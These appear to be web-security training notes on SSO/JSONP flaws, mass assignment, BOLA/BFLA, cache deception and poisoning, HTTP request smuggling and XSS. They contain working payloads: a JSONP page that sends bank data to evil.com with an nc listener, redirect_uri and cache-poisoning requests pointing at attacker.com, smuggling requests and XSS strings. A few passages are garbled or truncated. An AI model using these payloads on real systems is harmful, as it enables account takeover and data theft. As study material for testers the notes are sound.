JSONP is not exclusive to SSO — it is a general technique for transferring data between different origins. Loading a JavaScript object from a remote, cross-origin source is called a JSONP call. Because the Same-Origin Policy (SOP) does not apply to `<script>` tags, no CORS configuration is needed.

To return data via JSONP, the response must be structured as a function call with the data passed as the argument:

```
myFunc({"name":"John","age":30,"city":"NewYork"});  
// demo_jsonp.php returns this line
```

The function is defined on the receiving page:

```
<p id="demo"></p>  
  
<script>  
    function myFunc(myObj){  
        document.getElementById("demo").innerHTML = myObj.name;  
    }  
</script>  
<script src="https://www.w3schools.com/js/demo_jsonp.php"></script>
```

JSONP is inherently dangerous because it bypasses SOP automatically.

SSO Roles

In an SSO setup there are two main roles:

Provider — the authentication authority. The user logs in here and receives a cookie or token.

Website — has no authentication of its own. It delegates to the provider by asking: “is this user authenticated?”

If a user tries to access the website without a session, they are redirected to the provider. If not already logged in, they enter their credentials and are redirected back to the website with a token. The provider knows where to redirect the user back through a **callback URL** (also referred to as **redirect_uri**).

For security, the token must be one-time-usable, unique, and non-repudiatable. The website takes the token and verifies it against the provider’s API. If verification passes, the website generates its own session cookie or token for the user.

Case 1: Two Domains, Same Application

Two domains — `sora.net` and `sora.org` — both point to the same server at `1.2.3.4`. A user who logs into `sora.net` is not automatically logged into `sora.org` because the cookie is scoped to the domain name. Two options exist:

- Ask the user to enter credentials again — not user-friendly
- Transfer authentication between domains using SSO

Case 2: Full SSO Token Flow

```
user --login--> site
site --301--> user
user --GET--> sso.site.com
user --POST credentials--> sso.site.com
sso.site.com --token, 301, CID--> user
user --token--> site.com
site.com <==verify==> sso.site.com --SID--> user
user --GET--> x.site.com
user ==ajax or JSONP, CID==> sso.site.com
sso.site.com ==token==> user
user --token--> x.site.com <==verify==> sso.site.com --XID--> user
```

The user clicks login and is redirected to `sso.site.com`. After submitting credentials, they receive a token and an authentication cookie (`CID`). They are returned to `site.com` with the token, which `site.com` verifies with the SSO provider. On successful verification, `site.com` issues its own authentication cookie (`SID`).

When the user later navigates to `x.site.com`, no credential entry is required. The browser sends `CID` to `sso.site.com` via an AJAX or JSONP request and receives a new token. That token is passed to `x.site.com`, which verifies it and issues its own cookie (`XID`).

SSO Vulnerabilities

To identify a vulnerable SSO implementation, the flow must be understood first. Always capture traffic with a proxy such as Burp Suite.

Manipulating `redirect_uri`

Looking at Case 2: when the user is redirected to `sso.site.com`, a `redirect_uri` parameter (or similar) should be present in the request. If this parameter is not safely validated, an attacker can substitute their own address:

```
https://sso.site.com/auth/issue_token?redirect_uri=https://attacker.com/log
```

The victim's authentication token is delivered directly to the attacker's server, visible in the access logs.

Chaining with Open Redirect

Even if `redirect_uri` is restricted to a pattern such as `*.site.com`, an open redirect on any subdomain can be chained to bypass it:

https://sso.site.com/auth/issue_token?redirect_uri=https://site.com/somePage?next=https://atta

CORS and JSONP Weaknesses

If the SSO final phase uses an XHR request, CORS must be implemented correctly. If the CORS checker function is unsafe, an attacker can send the victim a crafted link. When the victim opens it, a request is sent including their cookies, and the token is stolen.

Even if CORS is correctly configured, an XSS vulnerability on any allowed origin renders the protection ineffective and exposes the account to takeover.

If the SSO implementation uses JSONP instead of XHR, it is unsafe by default — any website can call it. The referer header must be checked server-side as a minimum control.

JSONP Exploitation

JSONP endpoints are unsafe by default because the Same-Origin Policy does not apply to `<script>` tags. Any page on any origin can point a `<script>` tag at a JSONP endpoint and read the response. If that endpoint requires authentication, the victim's browser automatically attaches their session cookies to the request — the attacker never needs to obtain the credentials directly.

Attack Scenario

bank.com exposes a JSONP endpoint that returns account data for the authenticated user:

<https://bank.com/api/account?callback=myFunc>

The response looks like this:

```
myFunc({"balance": "50000", "account": "IR123456"});
```

The attacker hosts the following page on evil.com:

```
<script>
  function myFunc(data) {
    fetch("https://evil.com/steal?d=" + JSON.stringify(data));
  }
</script>
<script src="https://bank.com/api/account?callback=myFunc"></script>
```

When the victim visits evil.com while logged into bank.com, their browser sends the request to bank.com with their session cookies attached. The server responds with the account data wrapped in myFunc(...). The function executes in the victim's browser and sends the data to the attacker's server as a query parameter.

The attacker reads it from their access logs or a listener:

```
nc -lp 80
```

```
GET /steal?d={"balance": "50000", "account": "IR123456"} HTTP/1.1
```

```
...
```

Why the `callback` Parameter Makes It Worse

In most JSONP implementations, the function name is controlled by the caller through the `callback` parameter. This means the attacker can name the function anything and the server will wrap the response in it. There is no validation of who is calling or why.

The only server-side control that can limit this attack is checking the `Referer` header and rejecting requests that do not originate from a trusted origin — though this is a weak control and can be stripped by some browsers or proxies.

Mass Assignment

This vulnerability exists because of modern frameworks and libraries that were built for developer convenience and scalability. It occurs when an attacker can define new variables or overwrite existing ones that should not be user-controlled.

How It Works

Consider a `User` class on the backend:

```
public class User {  
    private String userid;  
    private String password;  
    private String email;  
    private Boolean isAdmin;  
}
```

The user object has four fields. The following code handles adding a user to the database:

```
@RequestMapping(value="addUser", method=RequestMethod.POST)  
public String submit(User user){  
    userService.add(user);  
    // the entire HTTP packet is mapped directly onto the user object  
    return "success";  
}
```

A normal registration request looks like this:

```
POST /adduser  
...  
userid=bobbytables&password=hashedpass&email=bobby@tables.com
```

The application takes `userid`, `password`, and `email` from the user and creates the object. `isAdmin` defaults to `false`. If an attacker appends an extra field:

```
POST /adduser  
...  
userid=bobbytables&password=hashedpass&email=bobby@tables.com&isAdmin=true
```

The framework maps it directly onto the object and the attacker becomes an admin.

HTML Form Example

```
<form method="post" action="/signup">
  <p>
    enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    enter a password:
    <input type="password" name="user[password]">
  </p>
  <input type="submit" value="SignUP">
</form>
```

The form only exposes `email` and `password`, but an attacker can inject an additional field before submitting:

```
<input type="hidden" name="user[isAdministrator]" value="true">
```

This does not require editing the HTML directly — it can be done by intercepting and modifying the request in Burp Suite.

Finding the Right Parameter Names

A common question is how to know what the parameter is called — `isAdmin`, `isAdministrator`, `superUser`, and so on. Possible values are equally varied: `true`, `yes`, `1`, and others.

Two approaches work here:

- The API may leak field names in its own responses — for example, endpoints that return user profile data sometimes include fields that are not present in the original form
- Parameters can be fuzzed using a wordlist of common field names

The Goal Is Not Always Privilege Escalation

Mass assignment is not limited to becoming an admin. Any writable field that has business logic restrictions is a potential target. For example, a platform may enforce a policy that a username can only be changed once every ten hours. If a mass assignment vulnerability exists, that restriction may be bypassed entirely by directly supplying the relevant field in the request.

Confirming a Vulnerable Field

When sending a modified request, errors in the response can be informative. For example, if the injected parameter causes a type mismatch or validation failure:

```
...&role=1%0a
```

An error response here can confirm that the field name is correct — the application recognized it and attempted to process it. The next step is to fuzz valid values for that field.

Tips

- This bug is most common in modern web applications built on frameworks that auto-bind request parameters to model objects
- Guessing profile-related field names is a valid starting point
- Endpoints that return user data are worth inspecting closely — any extra fields in the response are candidates to test in requests

BOLA and BFLA

APIs typically enforce two types of restrictions:

- Access is granted to the API but not to all of its objects
- Access to the API itself is restricted entirely

An example of the first type:

```
/shop/{shop_id}/data.json
```

A user may have legitimate access to the API but only to their own object — for example, shop ID 333. Any attempt to access another shop's object should be forbidden.

An example of the second type:

```
/api/users/me
```

Here, access to the endpoint itself is restricted based on role or authentication state.

BOLA (Broken Object Level Authorization)

BOLA occurs when an API fails to properly enforce object-level access controls, allowing a user to access or modify objects that belong to another user.

Bypass Techniques

When a request such as the following returns a **403 Forbidden**:

```
{"id": 2}
```

Several structural manipulations may bypass the check:

Wrap the value in an array:

```
{"id": [2]}
```

This technique applies beyond BOLA. It can also be used against OTP validation endpoints:

```
{"code": [2,3,4,5,6,7,8,...]}
```

Nest the value as an object:

```
{"id": {"id": 2}}
```

Parameter pollution — legitimate ID first:

```
{"id": 333, "id": 2}
```

Parameter pollution — target ID first:

```
{"id": 2, "id": 333}
```

Depending on how the backend parser handles duplicate keys, either the first or the last value may be used. Both orderings are worth testing.

Wildcard value:

```
{"id": "*"}
```

BFLA (Broken Function Level Authorization)

BFLA occurs when an API fails to enforce access controls at the function or endpoint level, allowing users to reach functionality they should not have access to — such as admin actions or other users' operations.

Discovery via Fuzzing

Starting from a known endpoint, fuzz adjacent path segments to discover unprotected functions:

```
/api/v1/users/me => /api/v1/users/FUZZ
```

```
/api/v3/login => /api/FUZZ/login
```

```
/api/v3/login => /api/v3/FUZZ
```

```
/api/v3/login => /api/FUZZ
```

Verb Tampering

If the API uses a pattern such as:

```
GET /api/v1/users/443
```

Do not overlook verb tampering. Sending the same request with `POST`, `PUT`, `PATCH`, or `DELETE` may reach a different code path with weaker or missing authorization checks.

Broken User Authentication

Some APIs verify a user's identity using a code passed directly in the URL — for example:

```
/api/system/verification-code/{sms, token, 1, 2, 3, ...}
```

Where the path parameter is an OTP, SMS code, or similar short-lived token. If no rate limiting or lockout mechanism is enforced, this parameter can be brute-forced.

Rate limiting and brute-force protection are not always applied consistently. Restrictions may exist at one layer — such as the web application firewall — but be absent at the API layer itself, making a direct request to the API endpoint effective even when the front-end appears protected.

Security Misconfiguration: Content-Type Switching

APIs sometimes accept multiple content types even when only one is documented or expected. Switching the `Content-Type` header — for example from JSON to XML, or from URL-encoded to JSON — may cause the server to process the request through a different code path with weaker or missing validation.

```
Content-Type: application/json      => Content-Type: application/xml
Content-Type: application/x-www-form-urlencoded => Content-Type: application/json
```

When switching content types, the request body must be converted to match. If `application/xml` is accepted, the server may be passing the input through an XML parser, which opens the door to `XXE` if vulnerable.

Security Misconfiguration: Cookie Instead of Token

The same action — such as changing a password — may be handled by different endpoints depending on the client:

```
(web)    site.com/panel/changePassword  -> CSRF token + authentication cookie
(mobile) site.com/api/v2/changePassword -> authentication token
```

The web endpoint is protected by a CSRF token. The mobile API endpoint is not, because token-based authentication is considered CSRF-safe by design.

If the mobile API endpoint accepts an authentication cookie instead of a token — and no CSRF token is required — the endpoint becomes vulnerable to CSRF. This happens because the two endpoints are implemented differently, and the mobile endpoint was not built with cookie-based authentication in mind.

Cache

Cache is a copy of data stored somewhere closer to the requester for speed and easier accessibility. It can exist at multiple levels: the browser, CDN, DNS, and others.

When a domain is resolved for the first time, subsequent lookups use the DNS cache instead of querying the DNS server again. The topic here is specifically CDN cache, which also applies broadly to load balancers and reverse proxies.

CDN

A CDN (Content Delivery Network) is a distributed system that serves content based on the user's geographic location. Beyond content delivery, CDNs commonly provide WAF protection, DoS mitigation, caching, and load balancing.

```
client => CDN => upstream
      (first request for a static resource)
```

```
client => CDN
      (same request again – CDN serves from cache,
      upstream is not contacted)
```


A cache server is a reverse proxy that stores a copy of response data. However, it does not cache everything. If one user opens their Google profile and another user requests the same path, the first user's data will not be shown to the second. CDNs primarily cache static resources such as `.css`, `.js`, `.png`, and similar files. However, they can also cache dynamic responses if the server explicitly allows it.

Cache Key

When a request arrives, the CDN determines whether it has a cached response by constructing a **cache key** from the request. The typical pattern is:

```
scheme|method|host|/path/to/the/endpoint?queryString=value
```

For example:

```
https|GET|example.com|/news/show.php?id=1
```

The CDN checks whether a matching key exists in its cache storage. If not, it forwards the request to the upstream server, stores the response, and returns it to the user. On subsequent matching requests, the CDN serves the cached response directly.

Request parameters that are not included in the cache key are called **unkeyed parameters** or **unkeyed inputs** — for example, a cookie used only to set the site language.

Cache Response Headers

- **miss** — the requested resource was not in cache; the request was forwarded to upstream
- **hit** — the resource was served from cache

The **Vary** header can instruct the CDN to include specific request fields in the cache key:

```
Vary: Cookie
```

However, most CDNs ignore this header in practice.

Upstream servers can also instruct the CDN not to cache a response using the following directives:

```
Cache-Control: no-cache  
Cache-Control: max-age=0  
Cache-Control: private  
Cache-Control: no-store
```

Detecting a CDN

To determine whether a site is behind a CDN:

- Resolve the site's IP address with `dig a +short` or `ping` and check whether it belongs to a known CDN's IP range, or run a `whois` lookup on the IP
- Use a browser extension such as Wappalyzer
- Use a tool such as `cut-cdn`

To confirm that a request is reaching the upstream server rather than being served from cache, modify any part of the cache key — for example, append a unique query parameter:

`https://example.com/?sora=1`

A miss response confirms the request reached upstream.

Web Cache Deception

The attacker forces the victim to save their own sensitive data in the cache. The attacker then retrieves that data by opening the exact same link.

How It Works

Normal behavior:

`http://example.com/account.php`

This loads the user's personal information.

Attack URL:

`http://example.com/account.php/nonexistent.css`

This also loads the user's data, but the static file extension tricks the CDN into caching the response. If the link still returns sensitive data and that data gets stored in cache, a cache deception vulnerability exists.

How is it possible to append `/nonexistent.css` and still get a valid response? In legacy document-root-based architectures this would fail, but in modern route-based applications, routing configurations often allow this.

Attack Scenario

1. The attacker crafts the malicious link and sends it to the victim.
2. The victim opens the link — their data is loaded and saved in the cache.
3. The attacker opens the same link and receives the victim's cached data.

Detection

- Check whether the site is behind a CDN.
- Identify APIs that return sensitive information.
- Try to manipulate the endpoint to trigger caching of that response.

Commonly cacheable extensions to test:

`jpg, jpeg, png, gif, webp, bmp, ico, js, pdf, doc, docx, ogg, ogv, tar, gz, xls, ppt, pptx, mp3, mp4, m4a, m4v, webm, flv, swf, woff, woff2, eot, ttf, otf, zip, tgz, rar`

Common Bypasses

If `.css` is blocked or does not produce a cached response, try:

```
%2ecss
/;test.css
/!test.css
```

```
/.css
/backend/api/conversations%0A%0D-test.css
/api/auth/%0A%0D%09session.css
```

It is also recommended to configure the following rules in Burp Suite under Proxy → Match and Replace, to ensure responses are always fresh and not served from the browser cache during testing:

[+] Request header	^If-Modified-Since.*\$	Regex	(removes header to require non-cached response)
[+] Request header	^If-None-Match.*\$	Regex	(removes header to require non-cached response)

Web Cache Poisoning

In cache deception, the goal is to save a victim's data into the cache and retrieve it. Cache poisoning works in reverse: the attacker poisons the cache with a malicious response so that it is served to other users who request the same resource.

The attack requires two conditions to be met:

1. An unkeyed parameter must exist
2. That parameter must affect the response (can be reflection)
 - Different Redirect
 - Different Status Code
 - Different Cache-Control
 - Different Script URL
 - Different HTML Block

How It Works

A normal request and its response:

```
GET /news/show.php?id=1 HTTP/1.1
Host: example.com
Connection: close

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=3000
Age: 0
X-Cache: miss
Connection: close
Content-Length: 10941
```

The `X-Cache: miss` header confirms the response was cached. `max-age=3000` defines how long it stays in cache before expiring.

The next step is to find an unkeyed parameter — one that influences the response but is not included in the cache key. A common example is the `X-Forwarded-Host` header. If this header is reflected in the response body (for example, used to construct a script URL or redirect) and is not part of the cache key, it can be poisoned.

Because the unkeyed parameter does not affect the cache key, the poisoned response is stored and served to all users who request the same URL — even though their requests do not include the malicious header.

The timing matters: the poisoned request must be sent just as the previous cached response expires (Age reaches max-age), so the attacker's response is the one that gets stored.

```
GET /news/show.php?id=1 HTTP/1.1
Host: example.com
X-Forwarded-Host: attacker.com
Connection: close
```

If `attacker.com` is reflected in the response — for example as the `src` of a script tag — every user who receives the cached response will load a script from the attacker's server. Cookie reflections in a cacheable response can lead to stored XSS:

```
echo "<div>" . $_COOKIE["theme"] . "</div>";
```

Attacker:

```
GET /news/show.php?id=1
Cookie: theme=<script src=//attacker.com/x.js></script>
```

This does not happen usually but in CyberSecurity only impossible is impossible.

Other Impacts

XSS is not the only impact that cache poisoning can have. It can lead to a variety of behaviors, including:

- DoS
- Open Redirect
- Content Corruption
- Cache Deception

For example, consider the following request:

```
GET /app.js
X-Something: evil
```

If the application generates an invalid response when this header is present and the response is cached, all subsequent users may receive the poisoned version. Depending on the affected resource, this can result in a denial of service, broken functionality, or other unexpected behavior until the cache entry expires.

Confirming an Unkeyed Parameter

Send the malicious request and observe a `miss` response, confirming it reached upstream and was cached. Send the same request again and observe a `hit`, confirming the response is being served from cache. Now change the value of the suspected parameter and send again — if the response is still a `hit`, the parameter is confirmed as unkeyed, because changing it had no effect on the cache key.

Methodology

- Confirm the target is using a cache server
- Fuzz headers to discover hidden parameters and determine whether they are keyed or unkeyed
- Send the request and check whether the response is cacheable

Param Miner

Param Miner is a Burp Suite extension that automates the discovery of hidden parameters and headers.

Install it via:

Burp Suite => Extensions => Install Param Miner

To use it:

Right-click on request => Extensions => Param Miner => Guess Params => Guess Headers

Supply a wordlist and confirm. Param Miner will fuzz the headers and flag any that affect the response, helping identify unkeyed parameters without manual trial and error.

Note that you don't have to wait until the max-age expires. In fact, you should not actually do that and exploit it if a vulnerability exists. The professional approach is to change the cache key to something unguessable and perform your tests there.

HTTP Protocol

HTTP Versions

HTTP 1.0 — every HTTP request requires a new TCP connection. Sending five requests to `site.com` means opening five separate TCP connections. TCP is not lightweight due to the handshake overhead involved in establishing each connection.

HTTP 1.1 — introduced two improvements that significantly reduced this overhead: keep-alive and pipelining.

Keep-Alive

Keep-alive is an HTTP header that instructs the server not to close the TCP connection after a response is sent, allowing it to be reused for subsequent requests:

Connection: Keep-Alive

Example using curl:

```
curl --keepalive-time 10 http://site.com/path1 http://site.com/path2
```

Pipelining

Pipelining allows a client to send multiple HTTP requests without waiting for a response to each one. The server processes and responds to them in order. Responses are matched to requests using a first-in, first-out mechanism.

```
echo -en "GET /path HTTP/1.1\r\nHost: site.com\r\n\r\n\
GET /path2 HTTP/1.1\r\nHost: site.com\r\n\r\n" | nc site.com 80
```

Transfer encoding defines how binary data is transmitted without loss. The available methods are:

- HTTP Request Smuggling relies on the `chunked` encoding type. Chunked encoding allows data to be split into pieces and sent sequentially. In normal usage it is rarely encountered outside of file uploads.

```
POST / HTTP/1.1
Host: example.com
Content-Type: text/plain
Transfer-Encoding: chunked
```

```
d4
...data...
0
```

HTTP Request Smuggling

This attack requires at least two servers in the request path — the target must sit behind at least one reverse proxy or CDN. The front server receives the request and forwards it to the upstream backend. The connection between the front server and the backend does not use pipelining, and keep-alive is only used under specific conditions.

```
client --req 1--> front server
client --req 2--> front server
client --req 3--> front server

backend <--req 1, res--> front server --res 1--> client
backend <--req 2, res--> front server --res 2--> client
backend <--req 3, res--> front server --res 3--> client
```

What Is HTTP Request Smuggling?

HTTP Request Smuggling exploits inconsistencies in how the front server and the backend server parse the same HTTP request. The vulnerability is born from this inconsistency — for example, the front server may be nginx while the backend is Apache, and they may interpret ambiguous requests differently.

About 98% of implementations follow the HTTP RFC correctly, but the vulnerability lives in the remaining 2%.

In a smuggling attack, the front server sees a single, normal-looking HTTP request and forwards it to the backend. The backend, parsing the same data differently, receives two pipelined HTTP requests.

Impact

The second HTTP request stays in the backend's buffer and gets prepended to the next incoming request — which may belong to any other user, not necessarily the attacker.

```
client --[ ][]--> front server --[ ][]--> backend
client <---- front server <--[ ]-- backend []

client --{ }--> front server --{ }--> backend []{ }
client <--corrupted response-- front server <--corrupted response-- backend
```

For example, a legitimate GET /user from another user can be turned into a POST /admin by the attacker's smuggled prefix.

The Ambiguous Request

The attack begins by sending a request that contains both Content-Length and Transfer-Encoding: chunked headers simultaneously. The RFC states only one should be used — when both are present, each server may pick one, and that inconsistency is the attack surface.

```
POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 60
Transfer-Encoding: chunked
```

```
1
Z
0
```

```
GET /404 HTTP/1.1
Host: localhost
Dummy: header
```

- If the server processes **Content-Length**, everything from 1 down to header is treated as the request body.
- If the server processes **Transfer-Encoding: chunked**, it reads 1 as the chunk size, Z as the chunk data, and 0 as the terminator — leaving the **GET /404** block as a second, separate HTTP request in the buffer.

Always use **POST** for smuggling because it has a body. Always set the HTTP version to 1.1, not 2.

Variants

CLTE

The front server parses **Content-Length**; the backend parses **Transfer-Encoding**. The front server sees one complete request and forwards everything. The backend reads the chunked body, hits the terminator (0), and treats the remainder as a second request.

Setting **Content-Length** correctly is critical here. It must be large enough to include the chunk terminator and the smuggled request prefix, but the value must be calculated precisely so the front server consumes exactly the intended portion. If **Content-Length** is too short, the smuggled suffix gets cut off. If it is too long, the front server waits for more data.

```
POST / HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Transfer-Encoding: chunked
```

```
1
Z
0
```

```
GET /smuggled HTTP/1.1
Host: target.com
```

Here **Content-Length: 44** covers from 1\r\n through to the end of the smuggled request line, so the front server forwards the whole thing as one body. The backend parses chunked, hits 0, and buffers the **GET /smuggled** block.

TECL

The reverse of CLTE. The front server parses **Transfer-Encoding: chunked**; the backend parses **Content-Length**.

The front server reads the body as chunked, hits the `0` terminator, and considers the request complete. It forwards everything — including the data after the terminator — to the backend as one stream. The backend, using **Content-Length**, only reads the number of bytes specified by that header. Everything beyond that boundary stays in the backend's buffer and gets prepended to the next incoming request.

Content-Length must be set to cover only the chunked body up to and including the terminator — not the smuggled suffix. The smuggled request must sit entirely beyond that byte count so the backend leaves it in the buffer.

```
POST / HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Content-Length: 5
```

```
0
```

```
GET /smuggled HTTP/1.1
Host: target.com
```

Content-Length: 5 covers exactly `0\r\n\r\n` — the chunk terminator and its trailing newlines. The front server processes the chunked body, sees the terminator, and forwards the entire request including the `GET /smuggled` block. The backend reads only 4 bytes as the body and stops. The `GET /smuggled` block remains in the buffer and is prepended to the next user's request.

Make sure to disable **Update Content-Length** feature in burp here.

TETE

Both servers support **Transfer-Encoding**, so there is no CL/TE inconsistency to exploit directly. Instead, the attacker obfuscates the **Transfer-Encoding** header so that one server processes it and the other ignores it, falling back to **Content-Length**. For example:

```
POST / HTTP/1.1
Host: target.com
Content-Length: 33
Transfer-Encoding: ;chunked
```

The semicolon makes the value technically invalid. One server may skip it entirely; the other may silently correct it and process it as chunked. Other obfuscation variations include:

```
Transfer-Encoding: xchunked
Transfer-Encoding: chunked
Transfer-Encoding: CHUNKED
Transfer-Encoding: x
```

The goal is always to get one server to use TE and the other to fall back to CL.

Detecting a Second Server

Add a custom header to a request and observe how the application responds. If the header is modified, normalized, or stripped before reaching the application, this suggests that another server (such as a reverse proxy, load balancer, or CDN) is processing the request before it reaches the backend. If the header reaches the application unchanged, it is less likely that an intermediary is interfering with it.

The header name itself is usually not important. A completely arbitrary header can be used:

```
GET / HTTP/1.1
Host: target.com
X-My-Site: sorasora123
```

Then search the response for the custom value (`sorasora123` in this example).

Headers commonly processed by intermediary servers are also useful for testing:

```
X-Forwarded-Host: test123.com
X-Forwarded-For: 1.2.3.4
X-Original-URL: /test
X-Rewrite-URL: /test
```

You can also send a strange header and wait for errors or unexpected behavior in Logs:

```
X-Test-123: sorasora123
```

If changing a header causes a visible change in the response, the header has reached the component that generated the response. If no change is observed, the header may have been ignored, normalized, or stripped by an intermediary server.

Sending a Non-Standard HTTP Method

To smuggle a non-existent method such as `GPOST`, leave a `G` in the backend buffer by sending the following:

```
POST / HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Transfer-Encoding: chunked
Connection: close
```

```
1
Z
0

G
```

When the next `POST` request arrives from any client, the backend prepends the buffered `G`, resulting in a `GPOST` method.

Real-World Example: DoS via Smuggled 404

The goal is to make the next user receive a 404 response by poisoning the backend buffer with a request to a non-existent path.

```
POST / HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Transfer-Encoding: chunked
```

```
3
x=y
0
```

```
GET /sora HTTP/1.1
Host: target.com
x: GET / HTTP/1.1
Host: target.com
```

The smuggled prefix is `GET /sora HTTP/1.1` — a path that returns 404. When the next user's legitimate `GET /` arrives at the backend, it gets appended to the attacker's buffered prefix. The backend sees the real request as the value of the `x:` header, effectively neutralising it. Only the smuggled `GET /sora` is processed, and the user receives a 404.

If the backend rejects duplicate `Host` headers, remove the `Host` header from the smuggled request and let the real request's `Host` header serve both.

Tooling: HTTP Request Smuggler

HTTP Request Smuggler is a Burp Suite extension that automates smuggling attacks.

Right-click on request => Extensions => HTTP Request Smuggler => Convert to Chunked

Right-click on request => Extensions => HTTP Request Smuggler => Smuggle Probe (automated scan mode)

Deep Recon

Recon makes up roughly 70 percent of the hacking process. Strong exploitation skills mean nothing without the ability to perform solid recon. On the other hand, good recon skills allow you to find a significant number of vulnerabilities even with limited technical knowledge. Deep recon is a type of recon that goes into the depth of a system and analyzes it in fine detail.

Learning Research Flow (Real-Time Learning)

When we encounter a new technology, system, method, or service, how should we approach it? How do we learn and act at the same time?

There are two types of learning:

Passive Learning

Reading books, writeups, and conference talks, and following top hackers.

Active Learning

Setting up laboratories to learn, test, and find answers that cannot be found anywhere else.

Both are necessary. For bounty hunting, practical learning is what matters.

Soft Skills: Separate Emotions from Work

Everyone goes through painful experiences — fear, losing hope, and similar feelings. Successful people are not free from these experiences; they simply have less control over them.

Define a red flag for yourself to recognize when you are mixing work and emotions — for example: “I am hopeless and I cannot learn,” or “I am depressed and I cannot find bugs.”

Do not hide your emotions. Just keep work on separate ground from them. Compare yourself to people who are doing better, but only as motivation to reach their level — not to lose yourself in the process. Pain should be a reason to grow, not to quit.

Think Outside the Box

Large companies usually run their own AI agents, and small companies use them as well. This matters because it relates to the OAuth provider and user relationship — a provider’s safety cannot guarantee the user’s safety.

Methodology means knowing where to look for bugs. It is not the same as following a checklist.

From OWASP we have covered the top vulnerabilities, and more will be covered ahead. For now, keep IDOR in mind:

- IDOR — simple (no action, just unauthorized access)
- IDOR — tricky (involves an action, such as insert or update)

To retrieve data from a backend, two common approaches exist: REST API and GraphQL.

As a hacker, you do not need to know GraphQL from zero to hero. But when you encounter a system using it, do a quick research pass to understand how it works and what its key attributes are.

```
query {  
  user (id: 123) {  
    id  
    email  
    username  
  }  
}
```

A directive in GraphQL is a pre-defined keyword used to configure query behavior. GraphQL supports several built-in directives.

One known attack against GraphQL is directive overloading: if a server processes a large number of directives sent in a single request, it may become a vulnerability and can potentially lead to a DoS condition. Exploiting this requires writing a script that generates and sends these directives.

In bug bounty programs, if you find something that takes down a service with a single request — not a DDoS, but a single packet — the bounty is granted. A DoS attack on Google using this technique was rewarded with a \$50,000 bounty.

Methodology

Methodology defines where to look and what to test.

To understand which parts of a request are fixed and which are dynamic, change parts one by one and observe the application's behavior.

How to Learn a New Topic

When working with an unfamiliar technology, how do you get up to speed as fast as possible?

For example, while reviewing requests and responses in Burp Suite, you notice an unfamiliar header:

Content-Type: application/grpc-web+proto

New Concept

Start with the question: what is this?

- Content-Type: application/grpc-web+proto
- Binary data in the POST body

Searching

Where to look:

- ChatGPT (AI)
- Google
- People

What to look for:

- Definitions from official documentation
- YouTube
- Online forums

Note: during this step, new unfamiliar concepts may appear. Return to the new concept step and repeat the loop until it resolves.

Setup

- Find a simple implementation to set up locally
- Work through problems — errors in setup, binary data handling, and similar issues

Vulnerabilities

Read from online sources:

- Articles
- Writeups
- Twitter (X)

Set up a vulnerable environment to test against.

Live Analysis

Return to the real-world target and apply what was learned.

XSS

High occurrence rate, wide severity range — from low to high, and in some very rare conditions, critical.

Encodings

HTML Encoding

```
&#HEX;    &#x61;
&#DEC;    &#97;
```

Character References

```
&lt;    <
&gt;    >
&colon; :
```

These appear when a server encodes user input containing < or >.

Unicode

Used for encoding multilingual plain text. Many characters exist in Unicode that are not present in the ASCII table.

```
\uXXXX (hex number)
```

For example:

`\u0061` is equal to `'a'`

So far:

HTML encoding: `a = a` or `a`

Unicode: `a = \u0061`

These are both client-side encodings and do not pass through the network as-is.

URL Encoding

%HEX

For example, `a` URL-encoded becomes:

`%26%23x61`

Key Points

HTML attributes are decoded automatically. For example, in `<a href="a">test</a>`, the href value is decoded to `a`.

Unicode is decoded in JavaScript:

```
alert(origin) = \u0061alert(origin)
```

This also works in Node.js applications.

These encodings matter in context. For example, when `Content-Type` is `application/json`, URL-encoded input cannot be used directly.

When input reflects in a response, XSS can be tested.

Deeper into XSS

`Content-Type` does not prevent XSS — it can occur across all content types.

DOM-based XSS originates from JavaScript manipulating the page.

Source and Sink

Source — anywhere a user can enter or manipulate data. This includes query parameters, form data, request headers, cookies, uploaded files, and any other data entry point into the application.

Sink — a part of a function or code where untrusted data is processed in a dangerous way, such as writing directly to a database query, writing to the DOM, passing data to `eval()`, or executing in a shell.

In XSS, the source can be anything, but certain sinks are particularly dangerous and may cause DOM-based XSS:

```
document.write
element.innerHTML
element.insertAdjacentHTML
document.writeln
element.outerHTML
```



```
document.domain
element.onevent
```

To find where input is going and how it is processed — this is one of the bases of deep recon.

Inspect => Sources & Debugger

Read the code, learn the flow, note everything important, add breakpoints, go through the code line by line, jump to function calls, and try to manipulate conditions to observe behavior. Nothing is a dumb idea in hacking — nothing is stupid until it is tested.

Code generally falls into two categories: simple legacy code, and code produced by frameworks such as React or Vue that has been bundled and minified. Bundled code is significantly harder to read and interpret.

XSS Discovery

Before testing, look for reflections. In responses, open the page source or use inspect element (recommended) to identify where the reflection occurred. If some data appears on the page but is not visible in the source, it was created by the DOM.

Based on where the reflection occurs, the approach changes:

Outside a Tag

```
<tag>here</tag>
```

Three approaches to test:

Opening Script Tag:

```
<script>alert(origin)</script>
```

Opening <a> Tag with JavaScript Scheme:

```
<a href="javascript:alert(origin)">click me</a>
```

Opening any Tag with Event Listeners:

```

```

Test as many tags as possible — some may be restricted:

```
<sora onmouseover=alert(origin)>a
```

Example payload using encoding:

```
<a href="#74;avascript&colon;\u0061llert(origin)">test</a>
```

List all browser event handlers with:

```
Object.keys(window).filter(k => !k.indexOf('on'))
```

Inside a Tag

```
<tag here>...</tag>
```

The goal is to break out of the attribute or tag context to get back to outside-a-tag mode. If only the attribute can be broken, event handlers can be used. If neither can be broken,

check whether the attribute itself is vulnerable — such as `href` in an `<a>` tag or `src` in an `<iframe>` tag.

Examples:

```
= "... ">    (break tag and attribute)
= "... " autofocus onfocus=confirm(origin)"    (break attribute only)
```

JavaScript Context

When user input is reflected inside JavaScript code, two common approaches apply:

1. Closing the `<script>` tag.
2. Breaking out of the current context using statement terminators such as `;`.

For example, if user input is placed inside quotation marks, an attacker can close the string, inject arbitrary code, and then comment out or fix the remaining code to avoid syntax errors.

```
";alert(origin);//
```

`"-alert(origin)-"` is also a useful payload in some JavaScript string contexts. (match the quotation marks based on code)

DOM XSS

